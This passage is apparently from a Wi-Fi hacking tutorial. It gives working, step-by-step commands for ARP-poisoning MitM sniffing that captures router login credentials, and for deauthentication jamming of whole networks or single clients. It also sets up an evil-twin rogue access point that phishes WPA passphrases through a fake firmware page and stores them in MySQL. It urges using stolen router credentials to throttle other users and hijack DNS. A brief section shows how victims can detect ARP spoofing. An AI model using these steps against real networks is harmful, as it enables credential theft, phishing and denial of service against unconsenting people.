192.168.0.102	7C:E9:D3:30:9F:F1	

Here 192.168.0.1 is the Router and 192.168.0.102 is the remote Windows machine. Note the Router MAC, it is going to be changed.
Click on **Mitm** > **Arp poisoning…** Then select the **Sniff remote connections** checkbox and click *OK*



From here on Ettercap will manage the attack you just need to monitor the output displayed in the lower column.

When I started sniffing I opened the browser on the Windows machine i.e. Victim (*192.168.0.102*), connected via Wi-Fi and opened the router web interface (*192.168.0.1*) and tried 3 different Username: Password combinations, first 2 incorrect and 3rd one correct and as soon I logged in with the correct credentials This was the output in Ettercap window


192.168.0.1 64:66:B3:6E:B0:8A
192.168.0.102 7C:E9:D3:30:9F:F1
Delete Host
Add to Target 1
Add to Target 2


```
HTTP : 192.168.0.1:80 -> USER: admin  PASS: adminf  INFO: 192.168.0.1/
HTTP : 192.168.0.1:80 -> USER: testuser  PASS: testpass  INFO: 192.168.0.1/
HTTP : 192.168.0.1:80 -> USER: rootsh3ll  PASS: iamrootsh3ll  INFO: 192.168.0.1/
HTTP : 192.168.0.1:80 -> USER: rootsh3ll  PASS: iamrootsh3ll  INFO: 192.168.0.1/dynaform/common.js
HTTP : 192.168.0.1:80 -> USER: rootsh3ll  PASS: iamrootsh3ll  INFO: 192.168.0.1/localiztion/char_set.js
HTTP : 192.168.0.1:80 -> USER: rootsh3ll  PASS: iamrootsh3ll  INFO: 192.168.0.1/dynaform/css_main.css
HTTP : 192.168.0.1:80 -> USER: rootsh3ll  PASS: iamrootsh3ll  INFO: 192.168.0.1/frames/top.htm
HTTP : 192.168.0.1:80 -> USER: rootsh3ll  PASS: iamrootsh3ll  INFO: 192.168.0.1/userRpm/StatusRpm.htm
HTTP : 192.168.0.1:80 -> USER: rootsh3ll  PASS: iamrootsh3ll  INFO: 192.168.0.1/userRpm/MenuRpm.htm
HTTP : 192.168.0.1:80 -> USER: rootsh3ll  PASS: iamrootsh3ll  INFO: 192.168.0.1/help/Status
HTTP : 192.168.0.1:80 -> USER: rootsh3ll  PASS: iamrootsh3ll  INFO: 192.168.0.1/dynaform/custom.js
```

admin:adminf and testuser:testpass are the incorrect router login credentials that the victim was trying to log into the router. Whereas when rootsh3ll:iamrootsh3ll was entered all the pages were accessible via victim's browser whose traffic passed through the attacker system in unencrypted plain-text (*HTTP*) format.
Ettercap won't capture credentials of websites running over SSL. Sniffing over SSL enabled websites requires many issues like **signed certificates**, **SSL**, **HSTS**, to be fixed. We'll learn that in a separate post later.
So, we were able to retrieve router's web login credentials without even getting physical

access to the victim.
Cool, isn't it? well that's just the beginning. You can use the router credentials for various operations like:

1. Filter other MACs to access Internet or router web interface.
2. Limit internet speed to all the users except you.
3. Remove internet limit, if applied on you or other users.
4. Change DNS address, to sniff across the globe.
5. And many other. Just explore!

Sniffing the router is just one thing that you can explore, there are numerous other techniques we can learn to test the strength of the network or devices.
We will cover one by one in detail. Just let me know your views to keep me going and ever improve the quality of every post
See what the router interface looks like from attacker's system



Status

Firmware Version: 3.13.27 Build 121206 Rel.60215n
Hardware Version: MR3420 v2 00000000

LAN

MAC Address: 64-66-B3-6E-B0-8A
IP Address: 192.168.0.1
Subnet Mask: 255.255.255.0

Wireless

Wireless Radio: Enable
Name (SSID): rootsh3ll


That's all for now on sniffing the Subnet.

Prevent Sniffing Attacks

There is only one way for the victim to confirm that s/he is being sniffed over the W/LAN. check the arp tables and see whether no Device's MAC matches the Router MAC.

```
arp -a        //Windows, MAC or *nix
```

Have a look:



```
C:\Users\rootsh3ll>arp -a

Interface: 192.168.0.102 --- 0x11
  Internet Address      Physical Address      Type
  192.168.0.1           64-66-b3-6e-b0-8a     dynamic
  192.168.0.100         00-c0-ca-5a-34-b6     dynamic
  192.168.0.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\rootsh3ll>arp -a

Interface: 192.168.0.102 --- 0x11
  Internet Address      Physical Address      Type
  192.168.0.1           00-c0-ca-5a-34-b6     dynamic
  192.168.0.100         00-c0-ca-5a-34-b6     dynamic
  192.168.0.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
```


If you notice the MAC address of the router (*0.1*) in the first execution is different than the MAC of the attacker in this case i.e. 0.100
When I executed command again after starting MiTM attack, from the point-of-view of victim the router is now 192.168.0.100.
How?
Within a network, data is transferred using the MAC addresses of the connected devices. So, as the MAC of the router (for victim) is spoofed, the victim starts sending traffic to the attacker MAC, which is in this case pretending to be the router.
Hope it is clear till now, as we are going to cover a different aspect being out of the network. let's move ahead.

Jamming the Wi-Fi Network

Note that for jamming a network i.e. disallowing every user on a network, you do not need to connect to the network or know the network passphrase.
You just need to craft some packets and broadcast in the air including the AP's MAC and SSID and a de-authentication packet included to tell all the connected/connecting users to disconnect.

How it works?

We craft a packet using aireplay-ng from aircrack-ng suite of tools and broadcast it in the air which is then received by the users. Client checks the packet for its source. There is only one way for client device to know this, the packet header. Where the device put its MAC address, and that can be altered. We will do it using aireplay-ng. Later we will study in detail on how to do it using programming.



bit offset	0-3	4-7	8-13	14-15	16-18	19-31
0	Version	Internet Header Length	Differentiated Services Code Point	Explicit Congestion Notification	Total Length	
32	Identification				Flags	Fragment Offset
64	Time to Live		Protocol		Header checksum	
96	Source IP Address					
128	Destination IP Address					
160	Options (if Header Length > 5)					
160 or 192+	Data					

Source: Wikipedia

Run in Terminal:
Syntax: aireplay-ng -0 <no. of requests> -a <BSSID> -e <ESSID> <Monitor-mode-interface>

```
sudo aireplay-ng --deauth 0 -a 64:66:B3:6E:B0:8A" -e "rootsh3ll" wlan0mon
```

Zero (0) can be used in place of --*deauth* and put the SSID in quotes to avoid conflicts.
-0: code for deauth request 1 for Fake-ARP request and so on.

Attack #	Attack name
0	Deauthentication
1	Fake Authentication
2	Interactive Packet Replay
3	ARP Request Replay Attack
4	Korek’s ChopChop Attack
5	Fragmentation Attack
6	Café-Latte Attack
7	Client-oriented Fragmentation Attack
8	Injection Test

-0 0, or --deauth 0 stands for unlimited deauth requests, --deauth 5 means aireplay-ng will send 5 deauthentication packets and then exit.
This was to broadcast the deauth packets to jam the network, what if attacker wants to jam network access for only one or selected users?
Just use **-c** option to tell aireplay-ng which client you want to DoS.

Dissecting a wireless client

This is a request called Unicast, as we are sending packets to single/specific client. You can also call it a DoS (Denial of Service) attack.

```
aireplay-ng --deauth 0 -a 64:66:B3:6E:B0:8A -e "rootsh3ll" -c 00:c0:ca:5a:34:b6 wlan0mon
```

Remember, when we tried to disconnect client by sending 5 deauth packets to capture the WPA/2 Handshake? Yes, it is the same. If you just use 0 in place of 5 aireplay-ng will endlessly send packets to the client resulting in no network access/disconnection to the client.

6

Rogue Access Point: Introduction

Overview

"A Fake Wi-Fi access point is a wireless access point that has been installed on a secure network without explicit authorization from a local network administrator, whether added by a well-meaning employee or by a malicious attacker" - Wikipedia
Fake Wi-Fi access point is often called as:

- Rogue access point, or
- Evil-Twin access point

All the methods we've seen yet, were either too slow or too much resource consuming.
Wouldn't it be better if we can harvest the Wi-Fi password in plain text to save our time, effort, energy and resources required for cracking the WPA/2 hash?
Good news!
This is possible using the Fake Wi-Fi access point or the infamous **Evil-Twin method**.

Previously until Kali Linux 1.x we used to create the fake Wi-Fi access point and bridge the interface with the virtual machine's default interface using *brctl* utility, but since Kali Linux 2.0 *brctl* isn't supported and also dhcp3-server is changed to isc-dhcp-server which causes too many issues while using automation scripts.

We will not be using any automated script, but rather we will understand the concept and working so that you can perform it manually, make your own script to automate the task, make life simpler and yourself stronger.
Let's dig in!

Attack Summary

Step 1: Evil Twin is Born
Scan the air for your target access point(s). Create an access point with same ESSID and channel no. using airbase-ng for your target access point, hence Evil-TWIN**.**

Step 2: The Wireless Bondage
The client is now deauthenticated repeatedly from the original access point and you wait until s/he connect to *your* access point.

Step 3: An Aggressive Bait
Clients is now connected to the Fake Wi-Fi access point and now client may start browsing Internet.

Step 4: Catch the Phrase
Client sees a web administrator warning saying "Enter WPA password to download and upgrade the router firmware"

Step 5: Hang till Death
Entered passphrase will be redirected to a loading page and the password is stored in the MySQL database of the attacker machine.

Scanning the air for client probe requests can lead you to crack WPA2-PSK passphrase without any existing Access point or sometimes without any handshake.

Tools used

- airmon-ng, airodump-ng, airbase-ng, and aireplay-ng
- isc-dhcp-server
- iptables
- apache, mysql
- Firefox web browser on victim Ubuntu 16.04

Attack Preparation

"Give me six hours to chop down a tree and I will spend first four sharpening the axe"

-Abraham Lincoln

Preparing this attack takes most of the time as it includes installation of tools, configuration and setting up the rogue AP itself on apache server and managing the network flow of the traffic.
Though manual part of attack is only client deauthentication, rest is automated.

Rogue Access Point: Setup

Installation

aircrack-ng suite of tools, apache, mysql, iptables is already installed in our Kali Linux virtual machine.
We just need to install isc-dhcp-server for IP address allocation to the client.

Install isc-dhcp-server

Run in Terminal:

```
apt update
apt install isc-dhcp-server -y
```

```
Reading package lists... Done
Building dependency tree
Reading state information... Done

The following additional packages will be installed:
  libirs-export141 libisccc-export140 libisccfg-export140 policycoreutils selinux-utils

The following NEW packages will be installed:
  isc-dhcp-server libirs-export141 libisccc-export140 libisccfg-export140 policycoreutils
0 upgraded, 6 newly installed, 0 to remove and 388 not upgraded.
Need to get 1,742 kB of archives.
After this operation, 6,659 kB of additional disk space will be used.

Get:1 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 libisccc-export140 amd64
1:9.10.3.dfsg.P4-12.3 [198 kB]
Get:2 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 libisccfg-export140 amd64
1:9.10.3.dfsg.P4-12.3 [220 kB]
Get:3 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 libirs-export141 amd64
1:9.10.3.dfsg.P4-12.3 [199 kB]
Get:4 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 isc-dhcp-server amd64 4.3.5-3 [525 kB]
Get:6 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 policycoreutils amd64 2.6-3 [482 kB]
Fetched 1,742 kB in 9s (193 kB/s)
 -----------------------------------------------<SNIP>-----------------------------------------------
Setting up isc-dhcp-server (4.3.5-3) ...
Generating /etc/default/isc-dhcp-server...
update-rc.d: We have no instructions for the isc-dhcp-server init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for libc-bin (2.24-9) ...
Processing triggers for systemd (232-22) ...
```

This will update the package cache and install latest version of dhcp server in your Kali Linux.

All the required tools are installed. We need to configure apache and DHCP server so that the access point will allocate IP address to the client/victim and they would be able to access our webpage remotely.

Configure Apache MySQL and DHCP Server

Download the Rogue AP web files from https://rootsh3ll.com/rogueap and extract it on your desktop.


```
unzip rogue_AP.zip -d /var/www/html/
```

This command will extract the contents of *rogue_AP.zip* file and copy them to the apache's working directory. When the victim opens the browser s/he will automatically be redirected to the default *index.html* webpage.
To store the credentials entered by the victim in the html page, we need an SQL database. In the extracted directory, you will see *dbconnect.php* file, but for that to be in effect you need a database created. *dbconnect.php* will reflect then reflect changes in the appropriate DB.
Open *mysql* console in terminal:

```
mysql -u root
```

Create database and table as defined in the *dbconnect.php*.
It should go like this:

```
mysql> create database rogue_AP;
mysql> use rogue_AP;
mysql> create table wpa_keys(password1 varchar(64), password2 varchar(64));
```



```
mysql> create database rogue_AP;
Query OK, 1 row affected (0.01 sec)

mysql> use rogue_AP;
Database changed
mysql> create table wpa keys(password1 varchar(64), password2 varchar(64));
Query OK, 0 rows affected (0.01 sec)
```

Check if the database is writable,

```
mysql> insert into wpa_keys(password1, password2) values ("testpass", "testpass");
mysql> select * from wpa_keys;
```

```
+-----------+-----------+
| password1 | password2 |
+-----------+-----------+
| testpass  | testpass  |
+-----------+-----------+
1 row in set (0.01 sec)
```

If select * from wpa_keys; reflect the previously entered values, your database is working fine.

Configure isc-dhcp-server

Define the IP range and the subnet mask for the clients.

```
nano /etc/dhcp/dhcpd.conf
```

and save this text in the file

```
subnet 10.0.0.0 netmask 255.255.255.0
{
   authoritative;
   range 10.0.0.1 10.0.0.254;
   default-lease-time 600;
   max-lease-time 3600;
   option subnet-mask 255.255.255.0;
   option broadcast-address 10.0.0.255;
   option routers 10.0.0.0;
   option domain-name-servers 8.8.8.8;
   option domain-name "rootsh3ll.com";
}
```

When dhcpd is first installed, there is no lease database. However, dhcpd requires that a lease database be present before it will start. To make the initial lease database, just create an empty file called /var/lib/dhcpd/dhcpd.leases. You can manually create this:

```
touch /var/lib/dhcpd/dhcpd.leases
```

(Optional) airmon-ng, network-manager conflict

Network-manager doesn't want to lose control over your networking devices. As soon as you put the Wi-Fi card into monitor mode, it forcefully puts in into managed mode. During pentest you do not want to switch modes back and forth all the time. So, before enabling monitor mode on the wireless card let's fix the airmon-ng and network-manager conflict forever.

One way is to run *airmon-ng check kill* every time you begin Wi-Fi pentesting. On the other hand, you might want to use network-manager to take care of other networking interfaces like ethernet, dongles etc.
To fix this conflict, simply tell *network-manager* to not manage our Wi-Fi device. He will listen to you trust me.

So that you don't need to kill the *network-manager* or disconnect any network connection before putting wireless adapter into monitor mode. Give a unique identifier of the device (MAC Address) to network-manager, he won't mess with it again.

Open *network-manager* default configuration file:

```
gedit /etc/NetworkManager/NetworkManager.conf
```

Append following code to ignore device with desired MAC address

```
[keyfile]
unmanaged-devices=mac:00:19:e0:57:86:af
```

Separate multiple devices with comma. Ex***: mac:** 00:19:e0:57:86:af,* ***mac:*** *12:a9:fa:42:33:ed*

Information Gathering

It is highly advisable to save the victim information beforehand. It will simply save you time and help you in moments of panic.

Enable monitor mode

```
airmon-ng check kill
airmon-ng start wlan0
```

Information Gathering with airodump-ng

Card is in monitor mode, along zero issues with network-manager. Simply start airodump-ng

```
airodump-ng wlan0mon
```

```
CH  1 ][ Elapsed: 3 s ][ 2017-07-12 22:12

BSSID              PWR  RXQ  Beacons    #Data, #/s  CH  MB   ENC   CIPHER AUTH ESSID

64:66:B3:6E:B0:8A  -22  79       436        9     0  1   54e  WPA2  CCMP   PSK  rootsh3ll
54:B8:0A:8E:36:00  -73   0       138        0     0  1   54e  WEP   WEP         abhinav
```

As soon your target AP appears in the airodump-ng output window press CTRL-C and note these three things in a text editor (*gedit*, in case)

BSSID:	64:66:B3:6E:B0:8A
ESSID:	rootsh3ll
Channel:	1

(Optional) Bring the TX-power to max: 1000mW

TX-power stands for transmission power. By default, it is set to 20 dBm (Decibel metre) or 100mW.
TX-power in mW increases 10 times with every 10 dBm.
If your country is set to US while installation. most probably your card should operate on 30

dB (1000 mW)

In Kali Linux, you might face issue while powering up your card.
As in earlier versions if you set country(region) to Bolivia, you are able to operate card at 30 dBm but in Kali it's not working. So, we'll be using US as our region.

```
ifconfig wlan0mon down       #Bring down the interface
iw reg set US                #Set region to be US
ifconfig wlan0mon up         #Bring the interface up
iwconfig wlan0mon            #Check tx-power, should be 30 dBm
```

Why we need to change region to operate our card at 1000mW?

Because different countries have different legal allowance of wireless devices at certain power and frequency. That is why Linux distribution have this information built in and you need to change your region to allow yourself to operate at that frequency and power.

Motive of powering up the card is that when creating the hotspot, you do not have any need to be near to the victim. Victim device will automatically connect to the device with higher signal strength even if it isn't physically near.

Configure Networking

Fire up the Fake Access Point

Create the access point using airbase-ng:

```
airbase-ng -e "rootsh3ll" -c 1 wlan0mon
```

```
03:58:11  Created tap interface at0
03:58:11  Trying to set MTU on at0 to 1500
03:58:11  Trying to set MTU on wlan0mon to 1800
03:58:11  Access Point with BSSID 00:C0:CA:5A:34:B6 started.
```

By default, airbase-ng creates a tap interface(*at0*) as a virtual wired interface for bridging/routing the network traffic via the rogue access point. Check with ifconfig at0.

```
at0: flags=4098<BROADCAST,MULTICAST>  mtu 1500
        ether 00:c0:ca:5a:34:b6  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

For the *at0* to allocate IP address to victim, you need to assign an IP range to itself first.

Allocate IP and Subnet Mask

```
ifconfig at0 10.0.0.1 netmask 255.255.255.0
route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1
```

We have allocated Class A IP address to the at0 interface.
route command had set 10.0.0.0 as the network address, *255.255.255.0* as subnet mask and *10.0.0.1* as default gateway i.e. *at0*'s IP.

Do not confuse between Network address and default gateway. Network address is also called the network node. Nodes are the reserved IP address of any specific range. "**X.X.X.0**" and "**X.X.X.255**" are always reserved that is why IP range always varies from **X.X.X.1-254**
An address that ends in "**.255**" is also called broadcast address: all devices in the same network should handle packets addressed to the broadcast address.

We will use default Ethernet interface (eth0) After allocating IP address and subnet mask to the at0 interface. This will let us access the Internet inside the virtual machine to route all the client traffic through itself.
In short, allowing victim to access the internet and allowing ourselves (attacker) to sniff the victim traffic.
For that we will use *iptables* utility to set a firewall rule to route all the traffic through this specific interface.

Check the IP address of the default interface.

You will get a similar output, if using VM

```
ip route
```

```
default via 192.168.2.2 dev eth0
192.168.2.0/24 dev eth0 proto kernel scope link src 192.168.2.129
```

In this case IP address of the default interface is 192.168.2.129, yours may be different

Set Firewall rules in Iptables

Define incoming and outgoing traffic path with *iptables*:

```
iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
iptables --append FORWARD --in-interface at0 -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 192.168.2.129:80
iptables -t nat -A POSTROUTING -j MASQUERADE
```

Make sure you enter your eth0 IP address in the third command after "**--to-destination** ".
Rest if fine.
Don't worry we will discuss the meaning of the above commands in the coming chapter in detail.
After entering the above command if you are willing to provide Internet access to the victim, enable ipv4 routing.

Enable IP forwarding

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

echo value:

0:	Disable ipv4 forwarding
1:	Enable ipv4 forwarding

iptables rules aren't persistent, although rules will remain defined until next reboot.

We will put it 0 for this attack, as we are not providing internet access before we get the WPA password.

Fake access point is up, tools configured and rules are enabled. Now start the dhcp server to allow fake AP to let clients to authenticate.
First, we need to tell dhcp server the location of the file we created earlier, which defines IP class, subnet mask and range of the network.

Start the Services

Start the dhcp server, apache and mysql inline

```
service isc-dhcp-server start
/etc/init.d/apache2 start
/etc/init.d/mysql start
```

We have our fake Wi-Fi access point up and working perfectly. After proper authentication, victim will see the webpage while browsing and would probably enter the passphrase which s/he uses for the wireless access point.

Attack!

Our attack is now ready just wait for the client to connect and see the credentials coming. In most cases, client might be already connected to the original AP. You need to disconnect the client as we did in the previous chapters using *aireplay-ng* utility.

Open the text file where you saved the AP info and enter:
Syntax: aireplay-ng --deauth 0 -a [BSSID] wlan0mon

```
aireplay-ng --deauth 0 -a 64:66:B3:6E:B0:8A wlan0mon
```

```
04:07:21  Waiting for beacon frame (BSSID: 64:66:B3:6E:B0:8A) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
04:07:22  Sending DeAuth to broadcast -- BSSID: [64:66:B3:6E:B0:8A]
04:07:22  Sending DeAuth to broadcast -- BSSID: [64:66:B3:6E:B0:8A]
04:07:23  Sending DeAuth to broadcast -- BSSID: [64:66:B3:6E:B0:8A]
04:07:24  Sending DeAuth to broadcast -- BSSID: [64:66:B3:6E:B0:8A]
04:07:24  Sending DeAuth to broadcast -- BSSID: [64:66:B3:6E:B0:8A]
04:07:25  Sending DeAuth to broadcast -- BSSID: [64:66:B3:6E:B0:8A]
```

Command Breakdown:


--deauth 0:	For unlimited de-authentication requests. Limit the request with any +ve integer
-a:	Router MAC Address aka BSSID

We are using 0 so that every client will disconnect from that specific BSSID and connect to our AP as it matches real AP ESSID and is *open type* network.

As soon a client connects to your AP you will see an activity response in the airbase-ng terminal window like this:

```
03:58:11  Created tap interface at0
03:58:11  Trying to set MTU on at0 to 1500
03:58:11  Trying to set MTU on wlan0mon to 1800
03:58:11  Access Point with BSSID 00:C0:CA:5A:34:B6 started.
04:08:24  Client 7C:E9:D3:30:9F:F1 associated (unencrypted) to ESSID: "rootsh3ll"
04:08:36  Client 7C:E9:D3:30:9F:F1 associated (unencrypted) to ESSID: "rootsh3ll"
```

To simulate the client-side, I am using Firefox browser running on Ubuntu machine connected through fake Wi-Fi access point to illustrate the attack.



google.com

